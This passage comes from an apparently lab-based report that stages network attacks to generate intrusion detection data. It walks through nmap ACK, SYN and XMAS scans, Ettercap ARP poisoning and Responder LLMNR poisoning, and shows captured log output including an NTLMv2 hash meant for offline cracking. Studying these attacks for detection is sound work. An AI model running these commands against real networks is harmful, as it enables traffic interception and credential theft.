to place the payload on the system under the SYSTEM32 directory, then execute the payload. It is able to do this because of the access from the Administrator session previously obtained. The psexec exploit packages code and a payload (as an executable), and accesses the Admin$ share using the Administrator session. After accessing the Admin$ share, psexec then connects to the Distributed Computing Environment / Remote Procedure Calls (DCE/RPC) and remotely calls into the Service Control Manager(SCM) to run the executable.

However, if those fail there is a third way to attempt a connection - the Managed Object File(MOF) method. This method will only work on Windows XP and Windows Server 2003, so we did not use it in our demonstrations below. The MOF method works by adding the payload under the SYSTEM32 directory and placing a MOF file under the SYSTEM32\wbem\mof\ directory. Upon discovery of the MOF, Windows will run the file, which will execute the payload.

Out of all the attacks discussed thus far, this is the most dangerous, as one can gain direct access to a system using this exploit. However, it is the easiest to prevent, especially now. Updating Windows by installing the MS17-010 update will patch infected systems. Under Windows, go to *Windows Update* and click *check for updates*. This should install the patch if the system is not updated.

II. Attack Walkthrough

We will now go through how you can set up these attacks. Data created by actual attacks can be very valuable in creating an IDS.

1. NMAP ACK Scan

The NMAP Scans are by far the most trivial to setup.

- First install NMAP
  - Debian Based Systems:
    * `sudo apt install nmap -y`
  - Mac:
    * `brew install nmap`
  - Windows:
    * `choco install nmap`
- Figure out the IP or IP ranges you wish to scan
- Ensure you are on the network about to be scanned, or can access it
- Run `nmap -sA [ip]`

    - `nmap -sA 192.168.5.10`
    - `nmap -sA 192.168.5.0/24`




Figure 9: ACK Scan

2. NMAP SYN Scan

For a SYN scan the first three steps are the same, ensure NMAP is installed, and figure out the IP/IP ranges.

- Run `nmap -sS [ip]`
    - `nmap -sS 192.168.5.10`
    - `nmap -sS 192.168.5.0/24`

Note: SYN Scans are the default scan in nmap so technically you could just run `nmap ip`




Figure 10: SYN Scan

3. NMAP XMAS Scan

For a XMAS scan the first three steps are the same, ensure NMAP is installed, and figure out the IP/IP ranges.

- Run `nmap -sX [ip]`
  - `nmap -sX 192.168.5.10`
  - `nmap -sX 192.168.5.0/24`




Figure 11: XMAS Scan

4. Ettercap

- First install Ettercap
  - Debian Based Systems:
    * `sudo apt install ettercap -y`
  - Mac:
    * `brew install ettercap`
  - Windows:
    * `choco install ettercap`
- Connect to the network that you will be targeting
- Open ettercap on the attacking machine
  - `ettercap -G`




Figure 12: Ettercap GUI

- Select the interface that will be used during the attack
  - To find this we run ifconfig on our attacker machine, and find the interface associated with the network we are sitting on:
    * In our case, we find that the interface is listed as ‘eth0’
  - Select this from the ‘unified sniffing’ option under the ‘Sniff’ tab




Figure 13: Sniff Tab




Figure 14: Interface Selection

- Identify hosts
  - Ettercap has a host discovery function where it sends ARP requests for the range of IP on the subnet. With those we find 9 different hosts:




Figure 15: Host Discovery

IP Address	MAC Address
192.168.35.2	14:FE:B5:CA:B4:6F
192.168.35.5	00:E0:4C:69:15:7D
192.168.35.20	06:FE:98:15:E8:07
192.168.35.30	2E:BE:A6:D4:24:CA
192.168.35.200	6E:40:E1:17:AC:32
192.168.35.201	A2:07:0B:59:2E:4B
192.168.35.202	F2:7F:1A:09:AA:AA
192.168.35.203	0E:93:ED:EA:95:46
192.168.35.204	1A:84:9E:C5:2A:46

Figure 16: Host Discovery

- Select Hosts to target with ARP spoofing
  - Next, from the host list, we add the target IP address to ‘target 1’ and then go to the target list under the target tab
  - From there we highlight the target, navigate the the ‘MITM’ tab, select ARP Poisoning, and then select the first option, ‘sniff remote connections’ and let the program do what it does best.




Figure 17: Target Selection




Figure 18: MITM Selection




Figure 19: ARP Poisoning Options

5. Responder

- First install Responder
  - `git clone https://github.com/SpiderLabs/Responder.git`
  - `cd Responder/`

Next, run Responder on the attack machine. We can do this by running the command: `Responder.py -I eth0 -wrFb`

Figure 20: Setup Responder

Once we have Responder running on our attack machine, we can navigate over to our Windows 7 victim machine (.201) and open up the File Explorer. Once here we can click on the top toolbar and enter in '\\abc' to simulate a user tying the wrong SMB server name.




Figure 21: Improper DNS

Once the user types in the wrong server name, the DNS lookup fails and our attack begins. Once we have pressed the 'Enter' key after typing this command in the toolbar, we can see our Kali Machine with Responder running in the background begins to execute its attack. The only thing we are prompted to do is enter in a username and password on the Windows 7 machine, but it does not matter if we do or not because our attack has already taken place.

```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 192.168.150.201 for name abc
[*] [LLMNR]  Poisoned answer sent to 192.168.150.201 for name abc
[*] Skipping previously captured hash for BILBO-PC\BILBO
[*] [LLMNR]  Poisoned answer sent to 192.168.150.201 for name wpad
[*] [LLMNR]  Poisoned answer sent to 192.168.150.201 for name abc
[*] [LLMNR]  Poisoned answer sent to 192.168.150.201 for name abc
[*] [LLMNR]  Poisoned answer sent to 192.168.150.201 for name wpad
[*] [LLMNR]  Poisoned answer sent to 192.168.150.201 for name abc
[*] Skipping previously captured hash for BILBO-PC\BILBO
[+] Exiting...
root@kali:~#
```

Figure 22: Listening

Navigating back over to our Kali Machine and into the '/usr/share/responder/logs/ directory we can see that we have generated a new file called 'SMBv2-NTLMv2-SSP-192.168.150.201.txt'. Looking at this file using the cat command, we can see that it contains a long hash. By using either <hashcat or John

the Ripper, we can crack this hash to obtain the username and password of the system.

```
root@kali:~# cd /usr/share/responder/logs
root@kali:/usr/share/responder/logs# ls
Analyzer-Session.log  Poisoners-Session.log  SMBv2-NTLMv2-SSP-192.168.150.201.txt
Config-Responder.log  Responder-Session.log
root@kali:/usr/share/responder/logs# cat SMBv2-NTLMv2-SSP-192.168.150.201.txt
BILBO::BILBO-PC:04b687b51583604f:4A4C734A3069AF271D1185DA4749AC78:0101000000000000C06531
50DE09D20191AA60BCCAECCF60000000000200080053004D0042003300010001E00570049004E002D00500052
00480034003900320052005100410046005600040014005300 4D00420033002E006C006F00630061006C0003
003400570049004E002D0050005200480034003900320052005100410046005600 2E0053004D00420033002E
006C006F00630061006C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE
